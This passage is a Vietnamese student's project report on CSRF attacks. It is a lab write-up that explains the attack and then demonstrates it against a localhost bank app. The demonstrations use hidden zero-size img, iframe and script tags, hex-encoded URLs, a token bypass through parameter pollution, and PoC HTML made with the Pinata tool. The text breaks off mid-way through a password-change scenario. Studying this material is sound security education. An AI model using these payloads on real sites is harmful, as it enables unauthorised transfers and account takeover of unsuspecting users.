

NHẬN XÉT CỦA GIẢNG VIÊN

This image shows a full page of white paper with horizontal dotted lines. The lines are evenly spaced and run across the width of the page, providing a guide for handwriting practice. There are no margins, text, or other markings on the page.

LỜI NÓI ĐẦU

Sau một loạt các môn học lí thuyết nền tảng như: An Toàn Thông Tin, Mật Mã Học, Lập trình mạng, Phân Tích và Xử Lý Mã Độc và học phần Thực Hành An Toàn Thông Tin Mạng thì đây chính cơ hội để em vận dụng những kiến thức thực hiện hoàn thành đồ án này.

Nội dung của đồ án là tìm hiểu kĩ thuật tấn công và phòng chống CSRF attack, báo cáo cùng với kết quả chạy thử đính kèm bằng hình ảnh.

Dù đã kiểm tra nhiều lần nhưng trong báo cáo này có thể sẽ xuất hiện một số lỗi và sai sót, do đó em rất mong đợi sự góp ý từ thầy.

Cuối cùng em xin chân thành cảm ơn thầy – TS. *Lê Trần Đức*, giảng viên khoa Công nghệ thông tin, trường đại học Bách khoa – Đại học Đà Nẵng, người đã trực tiếp hướng dẫn, nhận xét, giúp đỡ nhiệt tình trong suốt quá trình thực hiện và hoàn thành môn học này!

Em xin chân thành cảm ơn!

Sinh viên thực hiện

Nguyễn Đăng Toàn – 15T1

Mục lục

1	Giới thiệu chung	4
2	Giới thiệu về CSRF	5
2.1	Khái quát	5
2.2	Mục tiêu của tấn công CSRF	6
2.3	Lịch sử và hậu quả của tấn công CSRF	7
3	Một vài cách khai thác điển hình.....	8
3.1	Thông thường.....	8
3.2	Bypass kiểm tra token sử dụng ClickJacking – HTTP Parameter Pollution	10
3.3	Dùng tool (Pinata).....	12
4	Phát hiện tấn công CSRF.....	15
5	Kịch bản và triển khai tấn công.....	16
5.1	Kịch bản tấn công thứ nhất	16
5.2	Kịch bản thứ hai	21
5.3	Kịch bản thứ ba	24
5.4	Kịch bản thứ tư.....	27
6	Cách phòng chống tấn công CSRF.....	30
6.1	Phía user	30
6.2	Phía server.....	31
7	Kết luận và hướng phát triển	36
7.1	Kết luận	36
7.2	Hướng phát triển	36
8	Tài liệu tham khảo	37

1 Giới thiệu chung



Hình 1

Website ngày nay rất phức tạp và thường là các web động, nội dung của web được cập nhật thông qua các thành viên tham gia ở khắp mọi nơi trên thế giới. Và hầu hết các website này dùng Cookie để xác thực người dùng.


Điều này đồng nghĩa với việc Cookie của ai thì người đó dùng, nếu bypass Cookie người dùng nào Hacker sẽ giả mạo được chính người dùng đó (điều này là hết sức nguy hiểm). Vậy làm sao để các hacker có thể lấy bypass Cookie của bạn? Có rất nhiều cách để các hacker làm việc đó, ở đây tôi xin trình bày một trong những cách mà hacker thường dùng, đó chính là họ nhờ vào lỗi CSRF (Cross-site request forgery).

CSRF (Cross-site request forgery) là một trong những kỹ thuật tấn công phổ biến khoảng năm 2000 - 2010, đồng thời nó cũng là một trong những vấn đề bảo mật quan trọng đối với các nhà phát triển web và cả những người sử dụng web. Bất kỳ một website nào cho phép người sử dụng đăng thông tin mà không có sự kiểm tra chặt chẽ các đoạn mã nguy hiểm thì đều có thể tiềm ẩn các lỗ hổng CSRF.

2 Giới thiệu về CSRF

2.1 Khái quát

CSRF (Cross-site request forgery) hay one-click attack, session riding là một phương thức khai thác lỗ hổng của website theo đó những lệnh không được phép được thực hiện bởi nạn nhân – những user được website cấp quyền mà họ không hề hay biết.




Hình 2

CSRF sẽ lừa trình duyệt của nạn nhân gửi đi các câu lệnh http đến các ứng dụng web. Trong trường hợp phiên làm việc của nạn nhân chưa hết hiệu lực thì các câu lệnh trên sẽ được thực hiện với quyền chứng thực của nạn nhân.

Giả dụ như người A có quyền được thực hiện một quyền X thông qua 1 link http chẳng hạn và người B lại biết cấu trúc link này nhưng B lại không có quyền thực thi link này. Người B sẽ tiến hành lừa người A click vào link soạn sẵn của mình, khi đó link http sẽ được thực thi một cách “hợp pháp” bởi người A.

2.2 Mục tiêu của tấn CSRF



Hình 3

Các cuộc tấn công CSRF có thể được sử dụng trên một loạt các trang web lớn. Nếu một trang web cho phép dữ liệu được thay đổi ở phía người dùng, thì đó là mục tiêu tiềm năng cho kẻ tấn công.

Mục tiêu tấn công của CSRF không ai khác chính là những người sử dụng khác của website, khi họ vô tình vào các trang có chứa các đoạn mã nguy hiểm do các hacker để lại họ có thể bị chuyển tới các website khác, mất mật khẩu, mất cookie thậm chí máy tính bạn có thể sẽ bị cài các loại virus, backdoor, worm ...

CSRF khai thác thường được sử dụng để đạt được các kết quả độc hại sau đây:

- Truy cập thông tin nhạy cảm hoặc bị hạn chế.
- Ăn cắp tiền (giao dịch ngân hàng, mua hàng online....)
- Theo dõi thói quen lướt web của người dùng.
- Thay đổi năng của trình duyệt.
- Bôi nhọ danh tiếng của một cá nhân hay công ty.
- Hủy hoại ứng dụng Web.
- ...

2.3 Lịch sử và hậu quả của tấn công CSRF

Các kiểu tấn công CSRF xuất hiện từ những năm 1990, tuy nhiên các cuộc tấn công này xuất phát từ chính IP của người sử dụng nên log file của các website không cho thấy các dấu hiệu của CSRF. Các cuộc tấn công theo kỹ thuật CSRF không được báo cáo đầy đủ, đến năm 2007 mới có một vài tài liệu miêu tả chi tiết về các trường hợp tấn công CSRF.



Hình 4

Năm 2008 người ta phát hiện ra có khoảng 18 triệu người sử dụng eBay ở Hàn Quốc mất các thông tin cá nhân của mình. Cũng trong năm 2008, một số khách hàng tại ngân hàng Mexico bị mất tài khoản cá nhân của mình. Trong 2 trường hợp kể trên hacker đều sử dụng kỹ thuật tấn công CSRF.

3 Một vài cách khai thác điển hình

3.1 Thông thường

Ví dụ, nạn nhân Bob đang hoặc vừa giao dịch vào trang web của ngân hàng X nào đó. Fred là người tấn công, tên này biết được cách thức hoạt động của website ngân hàng X bằng cách nào đó khi muốn chuyển tiền từ account A này sang account B kia như sau:

<http://bank.example.com/withdraw?account=accountA&amount=100&for=accountB>

Cách khai thác cơ bản nhất là khi hacker gửi trực tiếp link cho nạn nhân để dụ họ bấm vào Xem nội dung đầy đủ tại:

<http://bank.example.com/withdraw?account=accountA&amount=100&for=accountB>

Nhưng thông thường thì những người sử dụng internet có kinh nghiệm một chút sẽ không bấm vào những link này. Câu chuyện giờ đây xoay quanh các cách thức để che dấu, để cho nạn nhân bằng cách nào đó thực hiện link mà họ không hay biết.

Có một cách “cao cấp hơn”, đó chính là Fred sẽ gửi tới Bob một trang web nào đó hay hay do mình lập ra, trong đó có giấu một image tag như sau.

```
<img height="0" width="0"
src=http://bankX.com/withdraw?account=Bob&amount=1000000&for=Fred>
```

Nếu chứng thực của Bob với ngân hàng X vẫn còn hiệu lực, và Bob may mắn load trang web này, image (để height="0" width="0") sẽ không được hiện thị nhưng chắc chắn src của image sẽ được thực thi bằng với việc Bob rút tiền và chuyển cho Fred bình thường mà Bob không hay biết.

Ngoài thẻ image, kỹ thuật trên còn có thể được thực hiện bằng các thẻ khác nhúng nó vào web như sau:

```
<iframe height="0" width="0"
src=http://bankX.com/withdraw?account=Bob&amount=1000000&for=Fred>
```



```
<link ref="stylesheet" height="0" href=http://bankX.com/withdraw?  
account=Bob&amount=1000000&for=Fred>
```

```
<link ref="stylesheet"  
href="http://bankX.com/withdraw?account=Bob&amount=1000000&for=Fred"  
type="text/css"/>
```

```
<bgsound  
src="http://bankX.com/withdraw?account=Bob&amount=1000000&for=Fred"/>
```

```
<background  
src="http://bankX.com/withdraw?account=Bob&amount=1000000&for=Fred"/>
```

```
<script type="text/javascript"  
src="http://bankX.com/withdraw?account=Bob&amount=1000000&for=Fred"/>
```

Trong kĩ thuật CSRF thường thì các link mà hacker dùng đều đã được mã hóa nên người dùng khó mà phát hiện ra. Sau đây là cách mã hoá(HEX) các kí tự thường dùng trong lỗi CSRF của thanh AddressBar của Browser.

æ	%00	0	%30	`	%60	·	%90	À	%c0	ð	%f0	
	%01	1	%31	a	%61	´	%91	Á	%c1	ñ	%f1	
	%02	2	%32	b	%62	˘	%92	Â	%c2	ò	%f2	
	%03	3	%33	c	%63	"	%93	Ã	%c3	ó	%f3	
	%04	4	%34	d	%64	"	%94	Ä	%c4	ô	%f4	
	%05	5	%35	e	%65	•	%95	Å	%c5	õ	%f5	
	%06	6	%36	f	%66	—	%96	Æ	%c6	ö	%f6	
	%07	7	%37	g	%67	~	%97	Ç	%c7	÷	%f7	
	backspace	%08	8	%38	h	%68	™	%98	È	%c8	ø	%f8
	tab	%09	9	%39	i	%69	™	%99	É	%c9	ù	%f9
	linefeed	%0a	:	%3a	j	%6a	š	%9a	Ê	%ca	ú	%fa
		%0b	;	%3b	k	%6b	>	%9b	Ë	%cb	û	%fb
		%0c	<	%3c	l	%6c	œ	%9c	Ì	%cc	ü	%fc
	c return	%0d	=	%3d	m	%6d		%9d	Í	%cd	ý	%fd
		%0e	>	%3e	n	%6e	ž	%9e	Î	%ce	þ	%fe
		%0f	?	%3f	o	%6f	Ÿ	%9f	Ï	%cf	ÿ	%ff
	%10	@	%40	p	%70		%a0	Ð	%d0			
	%11	A	%41	q	%71	ı	%a1	Ñ	%d1			
	%12	B	%42	r	%72	ø	%a2	Ò	%d2			
	%13	C	%43	s	%73	£	%a3	Ó	%d3			
	%14	D	%44	t	%74		%a4	Ô	%d4			
	%15	E	%45	u	%75	¥	%a5	Õ	%d5			
	%16	F	%46	v	%76		%a6	Ö	%d6			
	%17	G	%47	w	%77	§	%a7		%d7			
	%18	H	%48	x	%78	ˆ	%a8	Ø	%d8			
	%19	I	%49	y	%79	©	%a9	Ù	%d9			
	%1a	J	%4a	z	%7a	ª	%aa	Ú	%da			
	%1b	K	%4b	{	%7b	«	%ab	Û	%db			
	%1c	L	%4c		%7c	¬	%ac	Ü	%dc			
	%1d	M	%4d	}	%7d	—	%ad	Ý	%dd			
	%1e	N	%4e	~	%7e	®	%ae	Þ	%de			
	%1f	O	%4f		%7f	—	%af	ß	%df			

Hình 5

3.2 Bypass kiểm tra token sử dụng ClickJacking – HTTP Parameter Pollution

Dưới đây trình bày một phương án khai thác khác và bypass được qua kiểm tra token của webserver (sử dụng kỹ thuật ClickJacking – HTTP Parameter Pollution).

Giả sử chúng ta có một trang web như sau: <http://www.example.com/updateEmail.jsp>

Trang này có một form để người dùng cập nhật lại địa chỉ email của mình như sau:

```
<form method="POST" action==" updateEmail.jsp ">
<input type="text" name="email" value=""></input>
<input type="hidden" name="csrf-token" value="a0a0a0a0a0a"/>
</form>
```

Form này gửi lại về cho chính mình (trang updateEmail.jsp) dưới dạng POST nội dung hai trường “email” và “csrf-token”.

Cũng giả sử, đoạn code kiểm tra trên server có dạng sau:

```
if (request.parameter("email").isSet() &&
request.parameter("csrf-token").isValid())
{
//Chấp nhận xử lý form mà đổi địa chỉ email
}
else
{
//Trả lại form rỗng cho người dùng và kèm CSRF token
}
```

Kẻ tấn công sẽ tạo ra một trang gì đó và dính thêm vào code iframe

```
<iframe src="http://www.example.com/updateEmail.jsp?
email=evil@attackermail.com">
```

và dụ nạn nhân click vào đường link của mình...

Mọi việc suôn sẻ thì trang example.com sẽ nhận request như sau:

```
POST /updateEmail.jsp?email=evil@attackermail.com HTTP/1.1
Host: www.example.com

email=&csrf-token=a0a0a0a0a0
```

Ở đây có tận hai giá trị cho trường email, một ở queryString và một ở trong POST. Khi server thực hiện lệnh request parameter("email"), nó lại ưu tiên lấy ở queryString trước để thực hiện, còn csrf-token là của chính nạn nhân.

Do vậy, request này được tiến hành bình thường, email của nạn nhân bị đổi thành email của kẻ tấn công.

3.3 Dùng tool (Pinata)

3.3.1 Giới thiệu

Pinata là một công cụ được tạo ra dành cho các cuộc tấn công CSRF, đã được phát hành năm 2009 bởi một người có tài khoản github là *ahsansmir*. Nó được viết bằng Python và được thiết kế để nhận yêu cầu (request) HTTP của trang Web có chứa lỗ hổng CSRF và tạo thành một tệp HTML có tên là *CSRFGet* có chứa code HTML của cuộc tấn công CSRF. Nó hoạt động chỉ cho GET.

3.3.2 Demo

Giả sử người dùng có tên là *ToanDang* vừa mới truy cập vào tài khoản ngân hàng của mình và chưa thực hiện logout để kết thúc, website này có lỗ hổng CSRF. *Hacker*, một kẻ tấn công, muốn lừa *ToanDang* gửi tiền cho hắn, *hacker* phải thực hiện hai bước sau:

- Xây dựng một URL hoặc một đoạn script để khai thác.
- Lừa *ToanDang* thực thi URL hoặc đoạn script trên.

Đây là trang giao diện chuyển tiền của một ngân hàng, và trang web này bị dính lỗi bảo mật CSRF.

Hình 6

Thông tin ban đầu của nạn nhân như sau:







- Tên: ToanDang
- Số tài khoản: 123456789

- Số tiền: \$ 9520

Hacker sẽ tạo ra file chứa thông điệp HTTP Request header như sau:

```
GET http://localhost/bank/chuyenkhoanXL.php?stkdes=987654321&money=10
HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.8,vi-VN;q=0.5,vi;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost/bank/chuyenkhoan.php
Connection: keep-alive
Cookie: PHPSESSID=oq202qnvmbpfc0oop1g1ldtib2
Upgrade-Insecure-Requests: 1
```

Trong file chứa tool CSRF có những file như hình dưới.

	CSRFBody	4/29/2019 9:29 PM	Text Document	1 KB
	CSRFBody-GETExample	4/27/2019 8:36 PM	Text Document	1 KB
	markup	8/29/2013 3:41 PM	Python File	19 KB
	markup	4/27/2019 8:34 PM	Compiled Python File	21 KB
	pinata	1/7/2014 8:48 PM	Python File	8 KB
	pinataWithEncoding	1/7/2014 8:48 PM	Python File	8 KB

Hình 7

Copy thông điệp HTTP Request header vào trong file CSRF.txt. Mở cmd và run pinata như sau: *python pinata.py*

```
E:\DA CN ATTT\Pinata-V0.94>python pinata.py
The HTML Form uses a GET method, Generating CSRF HTML.....
#####
Please check your working directory for CSRF Proof of Concept HTML File.

E:\DA CN ATTT\Pinata-V0.94>
```

Hình 8

Ngay sau đó sẽ tạo ra một file mới có tên là *CSRFGet*, trong file này có chứa code khai thác lỗ hổng CSRF.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html lang="en">
<head>
<title>Pinata-CSRF-Tool</title>
</head>
<body>


</body>
</html>
```

Hình 9

Sau đó gửi đến nạn nhân bằng nhiều cách khác nhau như là: mail, facebook, tin nhắn, hoặc các diễn đàn, ... Đợi đến khi nạn nhân click vào liên kết trên thì kết quả sẽ như sau:



Hình 10

 [Trang chủ](#) [Chính sách](#) [Blog](#) [Liên hệ](#) [About us](#) ToanDang

Thông tin

Tên

Số tài khoản của bạn

Số tiền:

Chuyển khoản

Số tài khoản cần chuyển:

Số tiền:

created by ToanDang

Hình 11

4 Phát hiện tấn công CSRF



Hiện tại, chưa có công cụ nào có thể phát hiện xem server có đang bị tấn công CSRF để đưa ra ngăn chặn hay không.

Có chăng chỉ là một số tool để lập trình viên kiểm tra trực tiếp xem site mình có bị CSRF hay không (OWASP's CSRF Tester) – công việc này được nhận định là khá dễ dàng.

5 Kịch bản và triển khai tấn công

5.1 Kịch bản tấn công thứ nhất

5.1.1 Các bước thực hiện

Giả sử người dùng có tên là *ToanDang* vừa mới truy cập vào tài khoản ngân hàng của mình và chưa thực hiện logout để kết thúc, website này có lỗ hổng CSRF. *Hacker*, một kẻ tấn công, muốn lừa *ToanDang* gửi tiền cho hắn, *hacker* phải thực hiện hai bước sau:

- Xây dựng một URL hoặc một đoạn script để khai thác.
- Lừa *ToanDang* thực thi URL hoặc đoạn script trên.

5.1.2 Demo

Đây là trang giao diện chuyển tiền của một ngân hàng, và trang web này bị dính lỗi bảo mật CSRF.

Thông tin ban đầu của nạn nhân như sau:

- Tên: ToanDang
- Số tài khoản: 123456789
- Số tiền: \$ 9960

Hình 12

Ta tiến hành xem nguồn trang của trang giao diện chuyển tiền, và phát hiện sẽ có hành động xử lý ở *chuyenkhoanXL.php*.

```
</div>
<div class="col-sm-9">
  <div class="col-sm-10">
    <h2>Chuyển khoản</h2>

    <form method="POST" action="chuyenkhoanXL.php">
      <div class="form-group">
        <label for="usr">Số tài khoản cần chuyển:</label>
        <input type="text" name="stkdes" class="form-control" id="usr">
      </div>
      <div class="form-group">
        <label for="pwd">Số tiền:</label>
        <input type="text" name="money" class="form-control" id="pwd">
      </div>
      <button type="submit" class="btn btn-default">Gửi</button>
    </form>
  </div>
</div>
</div>
```

Hình 13

Ta tiến hành chỉnh sửa URL như sau:

<http://localhost/bank/chuyenkhoanXL.php?stkdes=987654321&money=30>

Sau đó gửi đến nạn nhân bằng nhiều cách khác nhau như là: mail, facebook, tin nhắn, hoặc các diễn đàn, ... Đợi đến khi nạn nhân click vào liên kết trên thì kết quả sẽ như sau:

Hình 14


Giải thích: Trong URL trên ta có hai tham số là:

- stكدes: Số tài khoản cần gửi đến, ở trên là 987654321 → đây là số tài khoản của hacker.
- money: Đây là số tiền bị lấy đi, ở trên là \$30.

Nhưng với cách trên vẫn chưa triệt để, đối với những người có hiểu biết về an toàn thông tin cơ bản sẽ nhận ra ngay, do đó ta có ba cách sau để khó có thể nhận ra đây là tấn công CSRF

- Dùng thẻ *img* hoặc *iframe*

Trước khi bị tấn công



Hình 15


Ta sử dụng hai thuộc tính `height=""` và `width=""` giấu ảnh để khó phát hiện hơn

```

```

Hình 16

Sau đó gửi đến nạn nhân bằng nhiều cách khác nhau như là: mail, facebook, tin nhắn, hoặc các diễn đàn, ... Đợi đến khi nạn nhân click vào liên kết trên thì kết quả sẽ như sau:



The screenshot shows a web application interface for a bank transfer. The top navigation bar includes links for 'Trang chủ', 'Chính sách', 'Blog', 'Liên hệ', and 'About us', along with a user profile icon labeled 'ToanDang'. The main content area is divided into two sections: 'Thông tin' (Information) and 'Chuyển khoản' (Transfer). The 'Thông tin' section contains three input fields: 'Tên' (Name) with the value 'ToanDang', 'Số tài khoản của bạn' (Your account number) with the value '123456789', and 'Số tiền' (Amount) with the value '9910'. The 'Chuyển khoản' section contains two input fields: 'Số tài khoản cần chuyển:' (Account to transfer to) and 'Số tiền:' (Amount), both of which are empty. A 'Gửi' (Send) button is located below these fields. The footer of the page indicates 'created by ToanDang'.

Hình 17

- Mã hóa


Ban đầu ta có địa chỉ như:

<http://localhost/bank/chuyenkhoanXL.php?stkdes=987654321&money=10>

Sau đó ta dùng mã hóa HEX để mã hóa các tham số, sau khi mã hóa ta được như sau:

<http://localhost/bank/chuyenkhoanXL.php?%73%74%6B%64%65%73=%39%38%37%36%35%34%33%32%31&%6D%6F%6E%65%79=%31%30>

Sau đó gửi đến nạn nhân bằng nhiều cách khác nhau như là: mail, facebook, tin nhắn, hoặc các diễn đàn, ... Đợi đến khi nạn nhân click vào liên kết trên thì kết quả sẽ như sau:



Hình 18

- Dùng thẻ *img* hoặc *iframe* kết hợp với mã hóa

Ban đầu ta có địa chỉ như:

<http://localhost/bank/chuyenkhoanXL.php?stkdes=987654321&money=10>

Sau đó ta dùng mã hóa HEX để mã hóa các tham số, sau khi mã hóa ta được như sau:

<http://localhost/bank/chuyenkhoanXL.php?%73%74%6B%64%65%73=%39%38%37%36%35%34%33%32%31%6D%6F%6E%65%79=%31%30>

Ta sử dụng hai thuộc tính `height="0"` và `width="0"` giấu ảnh để khó phát hiện hơn.

```
<!DOCTYPE html>
<html>
<head>
<title></title>
</head>
<body>



<!--  -->

</body>
</html>
```

Hình 19

Sau đó gửi đến nạn nhân bằng nhiều cách khác nhau như là: mail, facebook, tin nhắn, hoặc các diễn đàn, ... Đợi đến khi nạn nhân click vào liên kết trên thì kết quả sẽ như sau:

Hình 20

5.2 Kịch bản thứ hai

5.2.1 Các bước thực hiện

Giả sử người dùng có tên là *Nguyễn Đăng Toàn* vừa mới truy cập tài khoản vào một trang web *trungtamgiasudanang.vn* của mình và chưa thực hiện logout để kết thúc, website này có lỗ hổng CSRF. *Hacker*, một kẻ tấn công, muốn lừa *Nguyễn Đăng Toàn* để đổi mật khẩu, hacker phải thực hiện các bước sau:

- Xem nguồn trang của trang đổi mật khẩu.
- Viết lại form đổi mật khẩu với value là mật khẩu hoặc tên đăng nhập mà hacker mong muốn.
- Sau đó dùng mọi cách để nạn nhân (victim) click vào liên kết để thực hiện giả mạo request.

5.2.2 Demo

Ban đầu hacker sẽ tạo một tài khoản người dùng và truy cập đến trang đổi mật khẩu có giao diện như sau.

Chỉnh sửa thông tin

Thông tin cá nhân | **Đổi mật khẩu** | Đổi tên đăng nhập

Hình 21


Hacker nhận thấy trang này có lỗ hổng CSRF và thực hiện tấn công:

- Xem nguồn trang của trang đổi mật khẩu

```
<form method="POST" action="http://127.0.0.1:8000/password/7" accept-charset="UTF-8" class="form-post" enctype="multipart/form-data" style="color: #727272;"><input
name="_token" type="hidden" value="h0edq8u01qumh29U7KJ1Ckp2H6Y118AVu0CRK">
<div class="row">
<div class="col-md-2"></div>
<div class="col-md-8">
<h4><strong class="text-uppercase"></strong></h4>
